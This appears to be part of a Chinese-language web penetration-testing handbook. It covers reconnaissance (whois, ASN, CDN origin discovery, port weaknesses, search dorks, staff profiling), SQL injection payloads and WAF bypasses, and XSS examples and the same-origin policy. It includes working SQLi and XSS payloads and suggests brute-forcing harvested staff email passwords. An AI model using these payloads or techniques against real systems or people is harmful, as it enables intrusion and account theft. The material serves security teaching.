 - 3.2.4. 批量搜索
- 3.3. 站点信息
- 3.4. 搜索引擎利用
 - 3.4.1. 搜索引擎处理流程
 - 3.4.2. 搜索技巧
 - 3.4.3. 快照
 - 3.4.4. tips
- 3.5. 社会工程学
 - 3.5.1. 企业信息收集
 - 3.5.2. 人员信息收集
- 3.6. 参考链接

3.1. 域名信息

3.1.1. Whois

[Whois](#) 可以查询域名是否被注册，以及注册域名的详细信息的数据库，其中可能会存在一些有用的信息，例如域名所有人、域名注册商、邮箱等。

3.1.2. 搜索引擎搜索

搜索引擎通常会记录域名信息，可以通过 `site: domain` 的语法来查询。

3.1.3. 第三方查询

网络中有相当多的第三方应用提供了子域的查询功能，下面有一些例子，更多的网站可以在 [8.1 工具列表](#) 中查找。

- [DNSDumpster](#)
- [VirusTotal](#)
- [CrtSearch](#)
- [threatminer](#)
- [Censys](#)

3.1.4. ASN信息关联

在网络中一个自治系统(Autonomous System, AS)是一个有权自主地决定在本系统中应采用何种路由协议的小型单位。这个网络单位可以是一个简单的网络也可以是一个由一个或多个普通的网络管理员来控制的网络群体，它是一个单独的可管理的网络单元（例如一所大学，一个企业或者一个公司个体）。

一个自治系统有时也被称为是一个路由选择域（routing domain）。一个自治系统将会分配一个全局的唯一的16位号码，这个号码被称为自治系统号（ASN）。因此可以通过ASN号来查找可能相关的IP，例如：

```
1. whois -h whois.radb.net -- '-i origin AS111111' | grep -Eo "([0-9.]+){4}/[0-9]+" | uniq
2. nmap --script targets-asn --script-args targets-asn.asn=15169
```

3.1.5. 域名相关性

同一个企业/个人注册的多个域名通常具有一定的相关性，例如使用了同一个邮箱来注册、使用了同一个备案、同一个负责人来注册等，可以使用这种方式来查找关联的域名。一种操作步骤如下：

- 查询域名注册邮箱
- 通过域名查询备案号
- 通过备案号查询域名
- 反查注册邮箱

- 反查注册人
- 通过注册人查询到的域名在查询邮箱
- 通过上一步邮箱去查询域名
- 查询以上获取出的域名的子域名

3.1.6. 网站信息利用

网站中有相当多的信息，网站本身、各项安全策略、设置等都可能暴露出一些信息。

网站本身的交互通常不囿于单个域名，会和其他子域交互。对于这种情况，可以通过爬取网站，收集站点中的其他子域信息。这些信息通常出现在JavaScript文件、资源文件链接等位置。

网站的安全策略如跨域策略、CSP规则等通常也包含相关域名的信息。有时候多个域名为了方便会使用同一个SSL/TLS证书，因此有时可通过证书来获取相关域名信息。

3.1.7. 证书透明度

为了保证HTTPS证书不会被误发或伪造，CA会将证书记录到可公开验证、不可篡改且只能附加内容的日志中，任何感兴趣的相关方都可以查看由授权中心签发的所有证书。因此可以通过查询已授权证书的方式来获得相关域名。

3.1.8. 域传送漏洞

DNS域传送 (zone transfer) 指的是冗余备份服务器使用来自主服务器的数据刷新自己的域 (zone) 数据库。这是为了防止主服务器因意外不可用时影响到整个域名的解析。

一般来说，域传送操作应该只允许可信的备用DNS服务器发起，但是如果错误配置了授权，那么任意用户都可以获得整个DNS服务器的域名信息。这种错误授权被称作是DNS域传送漏洞。

3.1.9. Passive DNS

Passive DNS被动的从递归域名服务器记录来自不同域名服务器的响应，形成数据库。利用Passive DNS数据库可以知道域名曾绑定过哪些IP，IP曾关联到哪些域名，域名最早/最近出现的时间，为测试提供较大的帮助。

Virustotal、passivetotal、CIRCL等网站都提供了Passive DNS数据库的查询。

3.1.10. SPF记录

SPF(Sender Policy Framework)是为了防止垃圾邮件而提出来的一种DNS记录类型，是一种TXT类型的记录，用于登记某个域名拥有的用来外发邮件的所有IP地址。通过SPF记录可以获取相关的IP信息。

3.1.11. CDN

3.1.11.1. CDN验证

可通过多地ping的方式确定目标是否使用了CDN，常用的网站有 <http://ping.chinaz.com/> <https://asm.ca.com/en/ping.php> 等。

3.1.11.2. 域名查找

使用了CDN的域名的父域或者子域名不一定使用了CDN，可以通过这种方式去查找对应的IP。

3.1.11.3. 历史记录查找

CDN可能是在网站上线一段时间后才上线的，可以通过查找域名解析记录的方式去查找真实IP。

3.1.12. 子域爆破

在内网等不易用到以上技巧的环境，或者想监测新域名上线时，可以通过批量尝试的方式，找到有效的域名。

3.2. 端口信息

3.2.1. 常见端口及其脆弱点

- - FTP 21
 - - 默认用户名密码 `anonymous:anonymous`
 - 暴力破解密码
 - VSFTP某版本后门
- - SSH 22
 - - 暴力破解密码
- - Telnet 23
 - - 暴力破解密码
- - SMTP 25
 - - 无认证时可伪造发件人
- - DNS 53 UDP
 - - 测试域传送漏洞
 - SPF / DMARC Check
 - - DDoS
 - - DNS Query Flood
 - DNS 反弹
- - SMB 137/139/445
 - - 未授权访问
 - 弱口令
- - SNMP 161
 - - Public 弱口令
- - LDAP 389

- - 匿名访问
 - 注入
- - Rsync 873
 - - 任意文件读写
- - RPC 1025
 - - NFS匿名访问
- - MSSQL 1433
 - - 弱密码
- - Java RMI 1099
 - - RCE
- - Oracle 1521
 - - 弱密码
- - NFS 2049
 - - 权限设置不当
- - ZooKeeper 2181
 - - 无身份认证
- - MySQL 3306
 - - 弱密码
- - RDP 3389
 - - 弱密码
- - Postgres 5432
 - - 弱密码
- - CouchDB 5984
 -

- 未授权访问
- - Redis 6379
 - - 无密码或弱密码
- - Elasticsearch 9200
 - - 代码执行
- - Memcached 11211
 - - 未授权访问
- - MongoDB 27017
 - - 无密码或弱密码
- Hadoop 50070

除了以上列出的可能出现的问题，暴露在公网上的服务若不是最新版，都可能存在已经公开的漏洞

3.2.2. 常见端口扫描方式

3.2.2.1. 全扫描

扫描主机尝试使用三次握手与目标主机的某个端口建立正规的连接，若成功建立连接，则端口处于开放状态，反之处于关闭状态。

全扫描实现简单，且以较低的权限就可以进行该操作。但是在流量日志中会有大量明显的记录。

3.2.2.2. 半扫描

在半扫描中，仅发送SYN数据段，如果应答为RST，则端口处于关闭状态，若应答为SYN/ACK，则端口处于监听状态。不过这种方式需要较高的权限，而且部分防火墙已经开始对这种扫描方式做处理。

3.2.2.3. FIN扫描

FIN扫描是向目标发送一个FIN数据包，如果是开放的端口，会返回RST数据包，关闭的端口则不会返回数据包，可以通过这种方式来判断端口是否打开。

这种方式并不在TCP三次握手的状态中，所以不会被记录，相对SYN扫描要更隐蔽一些。

3.2.3. Web服务

-

- Jenkins
 - - 未授权访问
- - Gitlab
 - - 对应版本CVE
- - Zabbix
 - - 权限设置不当

3.2.4. 批量搜索

- Censys
- Shodan
- ZoomEye

3.3. 站点信息

- - 判断网站操作系统
 - - Linux大小写敏感
 - Windows大小写不敏感
- - 扫描敏感文件
 - - robots.txt
 - crossdomain.xml
 - sitemap.xml
 - xx.tar.gz
 - xx.bak
 - 等
- - 确定网站采用的语言
 - - 如PHP / Java / Python等
 - 找后缀, 比如php/asp/jsp
- - 前端框架
 - - 如jQuery / BootStrap / Vue / React / Angular等
 - 查看源代码
- - 中间服务器
 - - 如 Apache / Nginx / IIS 等
 - 查看header中的信息
 - 根据报错信息判断
 - 根据默认页面判断
- - Web容器服务器
 - - 如Tomcat / Jboss / Weblogic等
- - 后端框架
 - - 根据Cookie判断
 - 根据CSS / 图片等资源的hash值判断
 - - 根据URL路由判断

- - 如wp-admin
- 根据网页中的关键字判断
- 根据响应头中的X-Powered-By
- - CDN信息
 - - 常见的有Cloudflare、yunjiasu
- - 探测有没有WAF，如果有，什么类型的
 - - 有WAF，找绕过方式
 - 没有，进入下一步
- - 扫描敏感目录，看是否存在信息泄漏
 - - 扫描之前先自己尝试几个的url，人为看看反应
- 使用爬虫爬取网站信息
- 拿到一定信息后，通过拿到的目录名称，文件名称及文件扩展名了解网站开发人员的命名思路，确定其命名规则，推测出更多的目录及文件名

3.4. 搜索引擎利用

恰当地使用搜索引擎（Google/Bing/Yahoo/Baidu等）可以获取目标站点的较多信息。

3.4.1. 搜索引擎处理流程

- - 数据预处理
 - - 长度截断
 - 大小写转化
 - 去标点符号
 - 简繁转换
 - 数字归一化，中文数字、阿拉伯数字、罗马字
 - 同义词改写
 - 拼音改写
- - 处理
 - - 分词
 - 关键词抽取
 - 非法信息过滤

3.4.2. 搜索技巧

- - `site:www.hao123.com`
 - - 返回此目标站点被搜索引擎抓取收录的所有内容
- - `site:www.hao123.com keyword`
 - - 返回此目标站点被搜索引擎抓取收录的包含此关键词的所有页面
 - 此处可以将关键词设定为网站后台，管理后台，密码修改，密码找回等
- - `site:www.hao123.com inurl:admin.php`
 - - 返回目标站点的地址中包含admin.php的所有页面，可以使用admin.php/manage.php或者其他关键词来寻找关键功能页面
- - `link:www.hao123.com`
 - - 返回所有包含目标站点链接的页面，其中包括其开发人员的个人博客，开发日志，或者开放这个站

点的第三方公司，合作伙伴等

- - `related:www.hao123.com`
 - - 返回所有与目标站点“相似”的页面，可能会包含一些通用程序的信息等
- - `intitle:"500 Internal Server Error" "server at"`
 - - 搜索出错的页面
- - `inurl:"nph-proxy.cgi" "Start browsing"`
 - - 查找代理服务器


除了以上的关键字，还有`allintitle`、`allinurl`、`allintext`、`inanchor`、`cache`等。

3.4.3. 快照

搜索引擎的快照中也常包含一些关键信息，如程序报错信息可能会泄漏网站具体路径，或者一些快照中会保存一些测试用的测试信息，比如说某个网站在开发了后台功能模块的时候，还没给所有页面增加权限鉴别，此时被搜索引擎抓取了快照，即使后来网站增加了权限鉴别，但搜索引擎的快照中仍会保留这些信息。

另外也有专门的站点快照提供快照功能，如 [Wayback Machine](#) 和 [Archive.org](#) 等。

3.4.4. tips

- 查询不区分大小写
-  代表某一个单词
- 默认用`and`
- `OR` 或者 `|` 代表逻辑或
- 单词前跟`+`表强制查询
- 引号引起来可以防止常见词被忽略
- 括号会被忽略

3.5. 社会工程学

3.5.1. 企业信息收集

一些网站如天眼查等，可以提供企业关系挖掘、工商信息、商标专利、企业年报等信息查询，可以提供企业的较为细致的信息。

3.5.2. 人员信息收集

针对人员的信息收集考虑对目标重要人员、组织架构、社会关系的收集和分析。其中重要人员主要指高管、系统管理员、运维、财务、人事、业务人员的个人电脑。

人员信息收集较容易的入口点是网站，网站中可能包含网站的开发、管理维护等人员的信息。从网站联系功能中和代码的注释信息中都可能得到的所有开发及维护人员的姓名和邮件地址及其他联系方式。

在获取这些信息后，可以在Github/Linkedin等网站中进一步查找这些人在互联网上发布的与目标站点有关的一切信息，分析并发现有用的信息。

此外，可以对获取到的邮箱进行密码爆破的操作，获取对应的密码。

3.6. 参考链接

- [端口渗透总结](#)
- [未授权访问总结](#)

4. 常见漏洞攻防

内容索引：

- 4.1. SQL注入
 - 4.1.1. 注入分类
 - 4.1.2. 注入检测
 - 4.1.3. 权限提升
 - 4.1.4. 数据库检测
 - 4.1.5. 绕过技巧
 - 4.1.6. SQL注入小技巧
 - 4.1.7. CheatSheet
 - 4.1.8. 参考文章
- 4.2. XSS
 - 4.2.1. 分类
 - 4.2.2. 危害
 - 4.2.3. 同源策略
 - 4.2.4. CSP
 - 4.2.5. XSS数据源
 - 4.2.6. Sink
 - 4.2.7. XSS保护
 - 4.2.8. WAF Bypass
 - 4.2.9. 技巧
 - 4.2.10. Payload
 - 4.2.11. 持久化
 - 4.2.12. 参考链接
- 4.3. CSRF
 - 4.3.1. 简介
 - 4.3.2. 分类
 - 4.3.3. 防御
 - 4.3.4. 参考链接
- 4.4. SSRF
 - 4.4.1. 简介
 - 4.4.2. 漏洞危害
 - 4.4.3. 利用方式
 - 4.4.4. 相关危险函数
 - 4.4.5. 过滤绕过
 - 4.4.6. 可能的利用点
 - 4.4.7. 防御方式
 - 4.4.8. 参考链接
- 4.5. 命令注入
 - 4.5.1. 简介
 - 4.5.2. 常见危险函数
 - 4.5.3. 常见注入方式
 - 4.5.4. 无回显技巧

- 4.5.5. 常见绕过方式
 - 4.5.6. 常用符号
 - 4.5.7. 防御
- 4.6. 目录穿越
 - 4.6.1. 简介
 - 4.6.2. 攻击载荷
 - 4.6.3. 过滤绕过
 - 4.6.4. 防御
 - 4.6.5. 参考链接
- 4.7. 文件读取
- 4.8. 文件上传
 - 4.8.1. 文件类型检测绕过
 - 4.8.2. 攻击技巧
 - 4.8.3. 防护技巧
 - 4.8.4. 参考链接
- 4.9. 文件包含
 - 4.9.1. 基础
 - 4.9.2. 绕过技巧
 - 4.9.3. 参考链接
- 4.10. XXE
 - 4.10.1. XML基础
 - 4.10.2. 基本语法
 - 4.10.3. XXE
 - 4.10.4. 攻击方式
 - 4.10.5. 参考链接
- 4.11. 模版注入
 - 4.11.1. 简介
 - 4.11.2. 测试方法
 - 4.11.3. 测试用例
 - 4.11.4. 目标
 - 4.11.5. 相关属性
 - 4.11.6. 常见Payload
 - 4.11.7. 绕过技巧
 - 4.11.8. 参考链接
- 4.12. Xpath注入
 - 4.12.1. Xpath定义
 - 4.12.2. Xpath注入攻击原理
- 4.13. 逻辑漏洞 / 业务漏洞
 - 4.13.1. 简介
 - 4.13.2. 安装逻辑
 - 4.13.3. 交易
 - 4.13.4. 账户
 - 4.13.5. 2FA
 - 4.13.6. 验证码
 - 4.13.7. Session
 - 4.13.8. 越权

- [4.13.9. 随机数安全](#)
 - [4.13.10. 其他](#)
 - [4.13.11. 参考链接](#)
- [4.14. 配置安全](#)
- [4.15. 中间件](#)
 - [4.15.1. IIS](#)
 - [4.15.2. Apache](#)
 - [4.15.3. Nginx](#)
- [4.16. Web Cache欺骗攻击](#)
 - [4.16.1. 简介](#)
 - [4.16.2. 漏洞成因](#)
 - [4.16.3. 漏洞利用](#)
 - [4.16.4. 漏洞存在的条件](#)
 - [4.16.5. 漏洞防御](#)
 - [4.16.6. Web Cache欺骗攻击实例](#)
 - [4.16.7. 参考链接](#)
- [4.17. HTTP 请求走私](#)
 - [4.17.1. 简介](#)
 - [4.17.2. 成因](#)
 - [4.17.3. 分类](#)
 - [4.17.4. 攻击](#)
 - [4.17.5. 防御](#)
 - [4.17.6. 参考链接](#)

4.1. SQL注入

内容索引：

- 4.1.1. 注入分类
 - 4.1.1.1. 按技巧分类
 - 4.1.1.2. 按获取数据的方式分类
- 4.1.2. 注入检测
 - 4.1.2.1. 常见的注入点
 - 4.1.2.2. Fuzz注入点
 - 4.1.2.3. 测试用常量
 - 4.1.2.4. 测试列数
 - 4.1.2.5. 报错注入
 - 4.1.2.6. 堆叠注入
 - 4.1.2.7. 注释符
 - 4.1.2.8. 判断过滤规则
 - 4.1.2.9. 获取信息
 - 4.1.2.10. 测试权限
- 4.1.3. 权限提升
 - 4.1.3.1. UDF提权
- 4.1.4. 数据库检测
 - 4.1.4.1. MySQL
 - 4.1.4.2. Oracle
 - 4.1.4.3. SQLServer
 - 4.1.4.4. PostgreSQL
- 4.1.5. 绕过技巧
- 4.1.6. SQL注入小技巧
 - 4.1.6.1. 宽字节注入
- 4.1.7. CheatSheet
 - 4.1.7.1. SQL Server Payload
 - 4.1.7.2. MySQL Payload
 - 4.1.7.3. PostgreSQL Payload
 - 4.1.7.4. Oracle Payload
 - 4.1.7.5. SQLite3 Payload
- 4.1.8. 参考文章

4.1.1. 注入分类

SQL注入是一种代码注入技术，用于攻击数据驱动的应用程序。在应用程序中，如果没有做恰当的过滤，则可能使得恶意的SQL语句被插入输入字段中执行（例如将数据库内容转储给攻击者）。

4.1.1.1. 按技巧分类

根据使用的技巧，SQL注入类型可分为

- - 盲注
 - - 布尔盲注：只能从应用返回中推断语句执行后的布尔值
 - 时间盲注：应用没有明确的回显，只能使用特定的时间函数来判断
 - 报错注入：应用会显示全部或者部分的报错信息
 - 堆叠注入：有的应用可以加入 `;` 后一次执行多条语句
 - 其他

4.1.1.2. 按获取数据的方式分类

另外也可以根据获取数据的方式分为3类

- - inband
 - - 利用Web应用来直接获取数据
 - 如报错注入
 - 都是通过站点的响应或者错误反馈来提取数据
- - inference
 - - 通过Web的一些反映来推断数据
 - 如布尔盲注和堆叠注入
 - 也就是我们通俗的盲注，
 - 通过web应用的其他改变来推断数据
- - out of band(OOB)
 - - 通过其他传输方式来获得数据，比如DNS解析协议和电子邮件

4.1.2. 注入检测

4.1.2.1. 常见的注入点

- GET/POST/PUT/DELETE参数
- X-Forwarded-For
- 文件名

4.1.2.2. Fuzz注入点

- ' / "
- 1/1
- 1/0
- and 1=1
- " and "1"="1
- and 1=2
- or 1=1
- or 1=
- ' and '1'='1
- + - ^ * % /
- << >> || | & &&
- ~
- !
- @
- 反引号执行

4.1.2.3. 测试用常量

- @@version
- @@servername
- @@language
- @@spid

4.1.2.4. 测试列数

例如 `http://www.foo.com/index.asp?id=12+union+select+null,null--` , 不断增加 `null` 至不返回

4.1.2.5. 报错注入

- `select 1/0`
- `select 1 from (select count(),concat(version(),floor(rand(0)2))x from information_schema.tables group by x)a`

- `extractvalue(1, concat(0x5c,(select user())))`
- `updatexml(0x3a,concat(1,(select user())),1)`
- `exp(-(SELECT * from(select user())a))`
- `ST_LatFromGeoHash((select from(select from(select user())a)b))`
- `GTID_SUBSET(version(), 1)`

4.1.2.5.1. 基于geometric的报错注入

- `GeometryCollection((select from (select from(select user())a)b))`
- `polygon((select from(select from(select user())a)b))`
- `multipoint((select from(select from(select user())a)b))`
- `multilinestring((select from(select from(select user())a)b))`
- `LINESTRING((select from(select from(select user())a)b))`
- `multipolygon((select from(select from(select user())a)b))`

其中需要注意的是，基于exp函数的报错注入在MySQL 5.5.49后的版本已经不再生效，具体可以参考这个 [commit 95825f](#)。

而以上列表中基于geometric的报错注入在这个 [commit 5caea4](#) 中被修复，在5.5.x较后的版本中同样不再生效。

4.1.2.6. 堆叠注入

- `;select 1`

4.1.2.7. 注释符

- `#`
- `--+`
- `/xxx/`
- `/!xxx/`
- `/!50000xxx/`

4.1.2.8. 判断过滤规则

- 是否有trunc
- 是否过滤某个字符
- 是否过滤关键字
- slash和编码

4.1.2.9. 获取信息

- - 判断数据库类型

- - `and exists (select * from msysobjects) > 0` access数据库
 - `and exists (select * from sysobjects) > 0` SQLServer数据库
- - 判断数据库表
 - - `and exsits (select * from admin)`
- 版本、主机名、用户名、库名
- - 表和字段
 - - - 确定字段数
 - - Order By
 - Select Into
 - 表名、列名

4.1.2.10. 测试权限

- - 文件操作
 - - 读敏感文件
 - 写shell
- - 带外通道
 - - 网络请求

4.1.3. 权限提升

4.1.3.1. UDF提权

UDF (User Defined Function, 用户自定义函数) 是MySQL提供的一个功能, 可以通过编写DLL扩展为MySQL添加新函数, 扩充其功能。

当获得MySQL权限之后, 即可通过这种方式上传自定义的扩展文件, 从MySQL中执行系统命令。

4.1.4. 数据库检测

4.1.4.1. MySQL

- sleep `sleep(1)`
- benchmark `BENCHMARK(5000000, MD5('test'))`
- - 字符串连接
 - - `SELECT 'a' 'b'`
 - `SELECT CONCAT('some','string')`
- - version
 - - `SELECT @@version`
 - `SELECT version()`
- - 识别用函数
 - - `connection_id()`
 - `last_insert_id()`
 - `row_count()`

4.1.4.2. Oracle

- - 字符串连接
 - - `'a' || 'oracle' -`
 - `SELECT CONCAT('some','string')`
- - version
 - - `SELECT banner FROM v$version`
 - `SELECT banner FROM v$version WHERE rownum=1`

4.1.4.3. SQLServer

- WAITFOR `WAITFOR DELAY '00:00:10';`
- SERVERNAME `SELECT @@SERVERNAME`
- version `SELECT @@version`
-

- 字符串连接
- - `SELECT 'some'+'string'`
- - 常量
 - - `@@pack_received`
 - `@@rowcount`

4.1.4.4. PostgreSQL

- sleep `pg_sleep(1)`

4.1.5. 绕过技巧

- - 编码绕过
 - - 大小写
 - url编码
 - html编码
 - 十六进制编码
 - unicode编码
- - 注释
 - - `//` `-` `- +` `- -` `#` `/**/` `;%00`
 - 内联注释用的更多，它有一个特性 `/*!**/` 只有MySQL能识别
 - e.g. `index.php?id=-1 /*!UNION/ /*!SELECT/ 1,2,3`
- - 只过滤了一次时
 - - `union` => `ununionion`
- - 相同功能替换
 - - - 函数替换
 - - `substring` / `mid` / `sub`
 - `ascii` / `hex` / `bin`
 - `benchmark` / `sleep`
 - 变量替换
 - - `user()` / `@@user`
 - 符号和关键字
 - - `and` / `&`
 - `or` / `|`
 - - HTTP参数
 - - - HTTP参数污染

- `id=1&id=2&id=3` 根据容器不同会有不同的结果
- HTTP分割注入
- - 缓冲区溢出
 - - 一些C语言的WAF处理的字符串长度有限，超出某个长度后的payload可能不会被处理
- 二次注入有长度限制时，通过多句执行的方法改掉数据库该字段的长度绕过

4.1.6. SQL注入小技巧

4.1.6.1. 宽字节注入

一般程序员用gbk编码做开发的时候，会用 `set names 'gbk'` 来设定，这句话等同于

```
1. set
2. character_set_connection = 'gbk',
3. character_set_result = 'gbk',
4. character_set_client = 'gbk';
```

漏洞发生的原因是执行了 `set character_set_client = 'gbk';` 之后，mysql就会认为客户端传过来的数据是gbk编码的，从而使用gbk去解码，而mysql_real_escape是在解码前执行的。但是直接用 `set names 'gbk'` 的话real_escape是不知道设置的数据的编码的，就会加 `%5c` 。此时server拿到数据解码 就认为提交的字符+%5c是gbk的一个字符，这样就产生漏洞了。

解决的办法有三种，第一种是把client的charset设置为binary，就不会做一次解码的操作。第二种是是 `mysql_set_charset('gbk')` ，这里就会把编码的信息保存在和数据库的连接里面，就不会出现这个问题了。第三种就是用pdo。

还有一些其他的编码技巧，比如latin会弃掉无效的unicode，那么admin%32在代码里面不等于admin，在数据库比较会等于admin。

4.1.7. CheatSheet

内容索引：

- [4.1.7.1. SQL Server Payload](#)
- [4.1.7.2. MySQL Payload](#)
- [4.1.7.3. PostgreSQL Payload](#)
- [4.1.7.4. Oracle Payload](#)
- [4.1.7.5. SQLite3 Payload](#)

4.1.8. 参考文章

- [NoSQL注入的分析和缓解](#)
- [NoSQL注入](#)
- [SQL注入ByPass的一些小技巧](#)
- [sqlmap time based inject 分析](#)
- [SQLInjectionWiki](#)
- [Waf Bypass之道](#)

4.2. XSS

内容索引:

- 4.2.1. 分类
 - 4.2.1.1. 反射型XSS
 - 4.2.1.2. 储存型XSS
 - 4.2.1.3. DOM XSS
 - 4.2.1.4. Blind XSS
- 4.2.2. 危害
- 4.2.3. 同源策略
 - 4.2.3.1. 简介
 - 4.2.3.2. 源的更改
 - 4.2.3.3. 跨源访问
 - 4.2.3.4. CORS
 - 4.2.3.5. 阻止跨源访问
- 4.2.4. CSP
 - 4.2.4.1. CSP是什么？
 - 4.2.4.2. 配置
 - 4.2.4.3. Bypass
- 4.2.5. XSS数据源
 - 4.2.5.1. URL
 - 4.2.5.2. Navigation
 - 4.2.5.3. Communication
 - 4.2.5.4. Storage
- 4.2.6. Sink
 - 4.2.6.1. 执行JavaScript
 - 4.2.6.2. 加载URL
 - 4.2.6.3. 执行HTML
- 4.2.7. XSS保护
 - 4.2.7.1. HTML过滤
 - 4.2.7.2. X-Frame
 - 4.2.7.3. XSS保护头
- 4.2.8. WAF Bypass
- 4.2.9. 技巧
 - 4.2.9.1. CSS 注入
 - 4.2.9.2. Bypass Via Script Gadgets
 - 4.2.9.3. jsfuck cheat sheet
 - 4.2.9.4. RPO(Relative Path Overwrite)
- 4.2.10. Payload
 - 4.2.10.1. 常用
 - 4.2.10.2. 大小写绕过
 - 4.2.10.3. 各种alert
 - 4.2.10.4. 伪协议
 - 4.2.10.5. Chrome XSS auditor bypass

- 4.2.10.6. 长度限制
- 4.2.10.7. jquery sourceMappingURL
- 4.2.10.8. 图片名
- 4.2.10.9. 过期的payload
- 4.2.10.10. css
- 4.2.10.11. markdown
- 4.2.10.12. iframe
- 4.2.10.13. form
- 4.2.10.14. meta
- 4.2.11. 持久化
 - 4.2.11.1. 基于存储
 - 4.2.11.2. Service Worker
 - 4.2.11.3. AppCache
- 4.2.12. 参考链接
 - 4.2.12.1. wiki
 - 4.2.12.2. Challenges
 - 4.2.12.3. CSS
 - 4.2.12.4. 同源策略
 - 4.2.12.5. bypass
 - 4.2.12.6. 持久化
 - 4.2.12.7. Tricks

4.2.1. 分类

XSS全称为Cross Site Scripting，为了和CSS分开简写为XSS，中文名为跨站脚本。该漏洞发生在用户端，是指在渲染过程中发生了不在预期过程中的JavaScript代码执行。XSS通常被用于获取Cookie、以受攻击者的身份进行操作等行为。

4.2.1.1. 反射型XSS

反射型XSS是比较常见和广泛的一类，举例来说，当一个网站的代码中包含类似下面的语句：`<?php echo "<p>hello, $_GET['user']</p>";?>`，那么在访问时设置 `/?user=</p><script>alert("hack")</script><p>`，则可执行预设好的JavaScript代码。

反射型XSS通常出现在搜索等功能中，需要被攻击者点击对应的链接才能触发，且受到XSS Auditor、NoScript等防御手段的影响较大。

4.2.1.2. 储存型XSS

储存型XSS相比反射型来说危害较大，在这种漏洞中，攻击者能够把攻击载荷存入服务器的数据库中，造成持久化的攻击。

4.2.1.3. DOM XSS

DOM型XSS不同之处在于DOM型XSS一般和服务器的解析响应没有直接关系，而是在JavaScript脚本动态执行的过程中产生的。

例如

```
1. <html>
2. <head>
3. <title>DOM Based XSS Demo</title>
4. <script>
5. function xssTest()
6. {
7.     var str = document.getElementById("input").value;
8.     document.getElementById("output").innerHTML = "<img src='"+str+"'></img>";
9. }
10. </script>
11. </head>
12. <body>
13. <div id="output"></div>
14. <input type="text" id="input" size=50 value="" />
15. <input type="button" value="submit" onclick="xssTest()" />
16. </body>
17. </html>
```

输入 `x' onerror='javascript:alert(/xss/)` 即可触发。

4.2.1.4. Blind XSS

Blind XSS是储存型XSS的一种，它保存在某些存储中，当一个“受害者”访问这个页面时执行，并且在文档对象模型（DOM）中呈现payload。 它被归类为盲目的原因是因为它通常发生在通常不暴露给用户的功能上。

4.2.2. 危害

存在XSS漏洞时，可能会导致以下几种情况：

- 用户的Cookie被获取，其中可能存在Session ID等敏感信息。若服务器端没有做相应防护，攻击者可用对应Cookie登陆服务器。
- 攻击者能够在一定限度内记录用户的键盘输入。
- 攻击者通过CSRF等方式以用户身份执行危险操作。
- XSS蠕虫。
- 获取用户浏览器信息。
- 利用XSS漏洞扫描用户内网。

4.2.3. 同源策略

4.2.3.1. 简介

同源策略限制了不同源之间如何进行资源交互，是用于隔离潜在恶意文件的重要安全机制。是否同源由URL决定，URL由协议、域名、端口和路径组成，如果两个URL的协议、域名和端口相同，则表示他们同源。

4.2.3.1.1. file域的同源策略

在之前的浏览器中，任意两个file域的URI被认为是同源的。本地磁盘上的任何HTML文件都可以读取本地磁盘上的任何其他文件。

从Gecko 1.9开始，文件使用了更细致的同源策略，只有当源文件的父目录是目标文件的祖先目录时，文件才能读取另一个文件。

4.2.3.1.2. cookie的同源策略

cookie使用不同的源定义方式，一个页面可以为本域和任何父域设置cookie，只要是父域不是公共后缀（public suffix）即可。

不管使用哪个协议（HTTP/HTTPS）或端口号，浏览器都允许给定的域以及其任何子域名访问cookie。设置 cookie 时，可以使用 `domain` / `path` / `secure` 和 `http-only` 标记来限定其访问性。

所以 `https://localhost:8080/` 和 `http://localhost:8081/` 的Cookie是共享的。

4.2.3.1.3. Flash/SilverLight跨域

浏览器的各种插件也存在跨域需求。通常是通过在服务器配置crossdomain.xml，设置本服务允许哪些域名的跨域访问。

客户端会请求此文件，如果发现自己的域名在访问列表里，就发起真正的请求，否则不发送请求。

4.2.3.2. 源的更改

同源策略认为域和子域属于不同的域，例如 `child1.a.com` 与 `a.com` / `child1.a.com` 与 `child2.a.com` / `xxx.child1.a.com` 与 `child1.a.com` 两两不同源。

对于这种情况，可以在两个方面各自设置 `document.domain='a.com'` 来改变其源来实现以上任意两个页面之间的通信。

另外因为浏览器单独保存端口号，这种赋值会导致端口号被重写为 `null`。

4.2.3.3. 跨源访问

同源策略控制了不同源之间的交互，这些交互通常分为三类：

- - 通常允许跨域写操作 (Cross-origin writes)
 - - 链接 (links)
 - 重定向
 - 表单提交
- 通常允许跨域资源嵌入 (Cross-origin embedding)
- 通常不允许跨域读操作 (Cross-origin reads)

可能嵌入跨源的资源的一些示例有：

- `<script src="..."></script>` 标签嵌入跨域脚本。语法错误信息只能在同源脚本中捕捉到。
- `<link rel="stylesheet" href="...">` 标签嵌入CSS。由于CSS的松散的语法规则，CSS的跨域需要一个设置正确的Content-Type 消息头。
- `` / `<video>` / `<audio>` 嵌入多媒体资源。
- `<object>` `<embed>` 和 `<applet>` 的插件。
- `@font-face` 引入的字体。一些浏览器允许跨域字体 (cross-origin fonts)，一些需要同源字体 (same-origin fonts)。
- `<frame>` 和 `<iframe>` 载入的任何资源。站点可以使用X-Frame-Options消息头来阻止这种形式的跨域交互。

4.2.3.3.1. JSONP跨域

JSONP就是利用 `<script>` 标签的跨域能力实现跨域数据的访问，请求动态生成的JavaScript脚本同时带一个callback函数名作为参数。

服务端收到请求后，动态生成脚本产生数据，并在代码中以产生的数据为参数调用callback函数。

JSONP也存在一些安全问题，例如当对传入/传回参数没有做校验就直接执行返回的时候，会造成XSS问题。没有做Referer或Token校验就给出数据的时候，可能会造成数据泄露。

另外JSONP在没有设置callback函数的白名单情况下，可以合法的做一些设计之外的函数调用，引入问题。这种攻击也被称为SOME攻击。

4.2.3.3.2. 跨源脚本API访问

Javascript的APIs中，如 `iframe.contentWindow`，`window.parent`，`window.open` 和 `window.opener` 允许文档间相互引用。当两个文档的源不同时，这些引用方式将对 `window` 和 `location` 对象的访问添加限制。

`window` 允许跨源访问的方法有

- `window.blur`
- `window.close`
- `window.focus`
- `window.postMessage`

`window` 允许跨源访问的属性有

- `window.closed`
- `window.frames`
- `window.length`
- `window.location`
- `window.opener`
- `window.parent`
- `window.self`
- `window.top`
- `window.window`

其中 `window.location` 允许读/写，其他的属性只允许读

4.2.3.3.3. 跨源数据存储访问

存储在浏览器中的数据，如 `localStorage` 和 `IndexedDB`，以源进行分割。每个源都拥有自己单独的存储空间，一个源中的Javascript脚本不能对属于其它源的数据进行读写操作。

4.2.3.4. CORS

CORS是一个W3C标准，全称是"跨域资源共享" (Cross-origin resource sharing)。通过这个标准，可以允许浏览器读取跨域的资源。

4.2.3.4.1. 常见返回头

- - Access-Control-Allow-Origin
 - - 声明允许的源
 - `Access-Control-Allow-Origin: <origin> | *`
- - Access-Control-Expose-Headers
